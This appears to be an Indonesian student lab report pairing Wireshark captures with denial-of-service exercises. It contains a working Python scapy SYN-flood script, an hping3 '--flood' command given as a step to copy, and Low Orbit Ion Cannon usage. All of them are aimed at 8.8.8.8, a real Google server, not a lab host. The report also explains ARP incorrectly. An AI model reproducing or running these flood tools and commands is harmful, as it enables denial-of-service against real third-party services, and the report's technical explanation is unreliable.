

Kelompok:

2501981270 - AGUSTINUS LEONARDO DWITAMA

2501989550 - MUHAMAD DWI APRIYANTO

2502001864 - RAVI DEEVAN SATYAKI

2501965052 - KEVIN MORRIS ARMANDO

2501983723 - NATANAEL FRANSISCO

Wireshark Forensics

Normal nmap scan activity on Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
49	1.420724616	192.168.124.128	142.251.175.101	TCP	54	48354 → 53 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
50	1.421146628	192.168.124.128	142.251.175.101	TCP	54	48354 → 443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
51	1.421218625	192.168.124.128	142.251.175.101	TCP	54	48354 → 256 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
52	1.421273797	192.168.124.128	142.251.175.101	TCP	54	48354 → 21 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
53	1.421312949	192.168.124.128	142.251.175.101	TCP	54	48354 → 199 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
54	1.421363094	192.168.124.128	142.251.175.101	TCP	54	48354 → 25 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
55	1.421409484	192.168.124.128	142.251.175.101	TCP	54	48352 → 1723 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
56	1.421932979	192.168.124.128	142.251.175.101	TCP	54	48352 → 8888 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
57	1.422051988	192.168.124.128	142.251.175.101	TCP	54	48352 → 143 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
58	1.422120970	192.168.124.128	142.251.175.101	TCP	54	48352 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
59	1.422173653	192.168.124.128	142.251.175.101	TCP	54	48352 → 111 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
60	1.422220723	192.168.124.128	142.251.175.101	TCP	54	48352 → 135 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
61	1.422263128	192.168.124.128	142.251.175.101	TCP	54	48352 → 507 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
62	1.422312771	192.168.124.128	142.251.175.101	TCP	54	48352 → 23 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
63	1.422356368	192.168.124.128	142.251.175.101	TCP	54	48352 → 4443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
64	1.422403105	192.168.124.128	142.251.175.101	TCP	54	48352 → 1067 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
65	1.422450220	192.168.124.128	142.251.175.101	TCP	54	48352 → 3370 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
66	1.422513962	192.168.124.128	142.251.175.101	TCP	54	48352 → 14442 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
67	1.422556832	192.168.124.128	142.251.175.101	TCP	54	48352 → 1233 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
68	1.422750841	192.168.124.128	142.251.175.101	TCP	54	48352 → 49 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
69	1.422807385	192.168.124.128	142.251.175.101	TCP	54	48352 → 405 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
70	1.422890369	192.168.124.128	142.251.175.101	TCP	54	48352 → 18040 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
71	1.422932879	192.168.124.128	142.251.175.101	TCP	54	48352 → 6025 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
72	1.423116950	192.168.124.128	142.251.175.101	TCP	54	48352 → 3030 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
73	1.423374215	192.168.124.128	142.251.175.101	TCP	54	48352 → 787 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
74	1.423463173	192.168.124.128	142.251.175.101	TCP	54	48352 → 2910 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
75	1.423509302	192.168.124.128	142.251.175.101	TCP	54	48352 → 7091 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
76	1.423583991	192.168.124.128	142.251.175.101	TCP	54	48352 → 6788 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
77	1.423626268	192.168.124.128	142.251.175.101	TCP	54	48352 → 515 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
78	1.423793876	192.168.124.128	142.251.175.101	TCP	54	48352 → 1074 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
79	1.423773344	192.168.124.128	142.251.175.101	TCP	54	48352 → 1075 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
80	1.423849153	192.168.124.128	142.251.175.101	TCP	54	48352 → 1032 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
81	1.423890922	192.168.124.128	142.251.175.101	TCP	54	48352 → 8649 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
82	1.423963527	192.168.124.128	142.251.175.101	TCP	54	48352 → 27000 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
83	1.424006521	192.168.124.128	142.251.175.101	TCP	54	48352 → 5003 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
84	1.424238911	192.168.124.128	142.251.175.101	TCP	54	48352 → 8045 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
85	1.425015485	192.168.124.128	142.251.175.101	TCP	54	48352 → 16992 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
86	1.425159433	192.168.124.128	142.251.175.101	TCP	54	48352 → 259 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
87	1.425290478	192.168.124.128	142.251.175.101	TCP	54	48352 → 4080 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
88	1.425407444	192.168.124.128	142.251.175.101	TCP	54	48352 → 6009 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
89	1.425493382	192.168.124.128	142.251.175.101	TCP	54	48352 → 1111 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
90	1.425590758	192.168.124.128	142.251.175.101	TCP	54	48352 → 5666 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
91	1.425663102	192.168.124.128	142.251.175.101	TCP	54	48352 → 5431 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0

DDoS SYN Flood using python

```
~/Desktop/ddos.py - Mousepad
File Edit Search View Document Help

1 from scapy.all import IP, TCP, Raw, send
2
3 size = b"Hello World!" * 120
4
5 packet = IP(dst="8.8.8.8") / TCP(dport=80, flags="S") / Raw(load=size)
6
7 while True:
8     send(packet)
9
```

52	37.606589981	192.168.124.1	239.255.255.250	SSDP	217 M-SEARCH * HTTP/1.1
53	38.488105988	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
54	38.592470163	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
55	40.644689989	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
56	40.672698929	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
57	42.69231427	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
58	42.763407355	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
59	44.689393001	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
60	44.844238109	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
61	46.30442393	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
62	46.936378804	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
63	48.988454220	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
64	49.616114950	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
65	51.039409435	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
66	51.080190889	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
67	53.125277768	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
68	53.178575693	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
69	55.62262977	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
70	55.255895736	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
71	57.276358560	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
72	57.360644054	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
73	59.88344124	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
74	59.448331898	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
75	61.468895768	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
76	61.536268509	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
77	63.65029436	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
78	63.61056611	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
79	65.037410900	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
80	65.160303209	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
81	67.724507795	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
82	67.791785542	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
83	69.616114950	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
84	69.675997324	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
85	71.909884168	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
86	71.968376285	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
87	74.080909272	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
88	74.988423923	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
89	76.999146700	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
90	76.183194484	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
91	78.609295197	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
92	78.267769184	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
93	80.295202926	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
94	80.35581971	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
95	82.374493981	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
96	82.423428964	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
97	84.52022965	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440
98	84.52022965	Vmware_4e:d9:9f	Broadcast	ARP	42 Who has 192.168.124.2? Tell 192.168.124.128
99	86.545414641	192.168.124.128	8.8.8.8	TCP	1494 [TCP Retransmission] 20 .. 80 [SYN] Seq=0 Win=8192 Len=1440

Pada DDOS attack ini, script python melakukan flood pada TCP dengan meminta request dengan length 1494 dan ARP dengan length 42. ARP merupakan protokol yang akan menanyakan MAC address ke server yang di attack lalu memberi tahukan jawabannya ke ip address kita.

Perform DoS attack using hping3

```

kali-linux-2022.1-binus - VMware Workstation 17 Player (Non-commercial use only)
Player | 1 2 3 4 | 8:16
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ hping3 -S 8.8.8.8 -p 22 --flood
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket

(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
└─# hping3 -S 8.8.8.8 -p 22 --flood
HPING 8.8.8.8 (eth0 8.8.8.8): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 8.8.8.8 hping statistic —
8337731 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root㉿kali)-[/home/kali]
└─#

```

gunakan command:

hping3 -S (Target IP Address) -p 22 --flood

Disini kami menggunakan target 8.8.8.8 yang merupakan IP address dari google.com.

Wireshark 3.10.0 - [Packets: 590381] - eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: tcp.analysis...

No.	Time	Source	Destination	Protocol	Length	Info
25468	11.454878130	192.168.0.128	8.8.8.8	TCP	54	27762 → 22 [SYN] Seq=8 Win=512 Len=0
25469	11.454880630	192.168.0.128	8.8.8.8	TCP	54	27763 → 22 [SYN] Seq=8 Win=512 Len=0
25468	11.454897143	192.168.0.128	8.8.8.8	TCP	54	27764 → 22 [SYN] Seq=8 Win=512 Len=0
25469	11.454912145	192.168.0.128	8.8.8.8	TCP	54	27765 → 22 [SYN] Seq=8 Win=512 Len=0
25470	11.454933532	192.168.0.128	8.8.8.8	TCP	54	27766 → 22 [SYN] Seq=8 Win=512 Len=0
25471	11.454948325	192.168.0.128	8.8.8.8	TCP	54	27767 → 22 [SYN] Seq=8 Win=512 Len=0
25472	11.454963680	192.168.0.128	8.8.8.8	TCP	54	27768 → 22 [SYN] Seq=8 Win=512 Len=0
25473	11.454988890	192.168.0.128	8.8.8.8	TCP	54	27769 → 22 [SYN] Seq=8 Win=512 Len=0
25474	11.455009577	192.168.0.128	8.8.8.8	TCP	54	27770 → 22 [SYN] Seq=8 Win=512 Len=0
25475	11.455031843	192.168.0.128	8.8.8.8	TCP	54	27771 → 22 [SYN] Seq=8 Win=512 Len=0
25476	11.455053164	192.168.0.128	8.8.8.8	TCP	54	27772 → 22 [SYN] Seq=8 Win=512 Len=0
25477	11.455051320	192.168.0.128	8.8.8.8	TCP	54	27773 → 22 [SYN] Seq=8 Win=512 Len=0
25478	11.455050851	192.168.0.128	8.8.8.8	TCP	54	27774 → 22 [SYN] Seq=8 Win=512 Len=0
25479	11.455078150	192.168.0.128	8.8.8.8	TCP	54	27775 → 22 [SYN] Seq=8 Win=512 Len=0
25480	11.455093670	192.168.0.128	8.8.8.8	TCP	54	27776 → 22 [SYN] Seq=8 Win=512 Len=0
25481	11.455104803	192.168.0.128	8.8.8.8	TCP	54	27777 → 22 [SYN] Seq=8 Win=512 Len=0
25482	11.455113860	192.168.0.128	8.8.8.8	TCP	54	27778 → 22 [SYN] Seq=8 Win=512 Len=0
25483	11.455131990	192.168.0.128	8.8.8.8	TCP	54	27779 → 22 [SYN] Seq=8 Win=512 Len=0
25484	11.455127740	192.168.0.128	8.8.8.8	TCP	54	27780 → 22 [SYN] Seq=8 Win=512 Len=0
25485	11.455135281	192.168.0.128	8.8.8.8	TCP	54	27781 → 22 [SYN] Seq=8 Win=512 Len=0
25486	11.455139980	192.168.0.128	8.8.8.8	TCP	54	27782 → 22 [SYN] Seq=8 Win=512 Len=0
25487	11.455211009	192.168.0.128	8.8.8.8	TCP	54	27783 → 22 [SYN] Seq=8 Win=512 Len=0
25488	11.455228520	192.168.0.128	8.8.8.8	TCP	54	27784 → 22 [SYN] Seq=8 Win=512 Len=0
25489	11.455243977	192.168.0.128	8.8.8.8	TCP	54	27785 → 22 [SYN] Seq=8 Win=512 Len=0
25490	11.455254910	192.168.0.128	8.8.8.8	TCP	54	27786 → 22 [SYN] Seq=8 Win=512 Len=0
25491	11.455267840	192.168.0.128	8.8.8.8	TCP	54	27787 → 22 [SYN] Seq=8 Win=512 Len=0
25492	11.455287620	192.168.0.128	8.8.8.8	TCP	54	27788 → 22 [SYN] Seq=8 Win=512 Len=0
25493	11.455307234	192.168.0.128	8.8.8.8	TCP	54	27789 → 22 [SYN] Seq=8 Win=512 Len=0
25494	11.455329350	192.168.0.128	8.8.8.8	TCP	54	27790 → 22 [SYN] Seq=8 Win=512 Len=0
25495	11.455353200	192.168.0.128	8.8.8.8	TCP	54	27791 → 22 [SYN] Seq=8 Win=512 Len=0


eth0 -live capture in progress

Packets: 590381 Displayed: 590381 (100.0%) Profile: Default



Dapat terlihat jelas pada wireshark I/O graph bahwa Kali Linux mengirimkan mengirimkan sangat banyak packets pada rentang waktu 10 - 20 detik.

Perform DDOS using Low Orbit Ion Cannon



masukkan IP Address dari google 8.8.8.8 dan dapat memilih ingin menggunakan metode UDP, TCP, HTTP.

Terlihat pada wireshark, aplikasi tersebut mencoba memflood IP target pada protokol UDP.